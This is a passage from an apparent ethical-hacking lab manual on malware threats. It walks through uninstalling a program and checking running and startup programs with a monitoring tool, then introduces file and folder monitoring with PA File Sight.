
8. The **selected application is uninstalled from your computer** pop-up appears; click **OK**.
9. In the next **WinPatrol** pop-up, click **Yes**.
10. If a **Cleanup for Selected Program** window appears (here, **WinPatrol**), click **OK**.



11. A **Cleanup for WinPatrol** window appears, click **OK**.




12. The **Confirm Cleanup WinPatrol** pop-up appears; click **Cleanup**. This will delete all the supported files for the related application that you have uninstalled from your computer.



Module 07 – Malware Threats

13. The selected application is uninstalled from your computer. Click the **Performance** tab to view and terminate currently running programs.
14. Here, you can select any program from the list and click **End Program** to terminate the program.
15. Click the **Startup** tab to view the programs that run automatically on Windows Startup.
16. In this task, Mirekrosoft Install Monitor has not detected startup programs. If the program does detect them, choose the application that you want to disable on startup, and click **Disable**.
17. You can restart the machine to detect the startup programs.



18. This is how to monitor a Windows machine using Mirekrosoft Install Monitor. Close all applications.
19. You can also use other installation monitoring tools such as **SysAnalyzer** (<https://www.aldeid.com>), **Advanced Uninstaller PRO** (<https://www.advanceduninstaller.com>), **REVO UNINSTALLER PRO** (<https://www.revouninstaller.com>), or **Comodo Programs Manager** (<https://www.comodo.com>) to perform installation monitoring.

Task 7: Perform Files and Folder Monitoring using PA File Sight

Malware can modify system files and folders to save information in them. You should be able to find the files and folders that malware creates and analyze them to collect any relevant stored information. These files and folders may also contain hidden program code or malicious strings that the malware plans to execute on a specific schedule.

An ethical hacker or penetration tester must scan the system for suspicious files and folders using file and folder monitoring tools such as PA File Sight to detect any malware installed and any system file modifications.

PA File Sight is a protection and auditing tool. It detects ransomware attacks coming from a network and stops them.

Features:

- Compromised computers are blocked from reaching files on other protected servers on the network
- Detects users copying files and optionally blocks access
- Real-time alerts allow the appropriate staff to investigate immediately
- Audits who is deleting, moving, and reading files

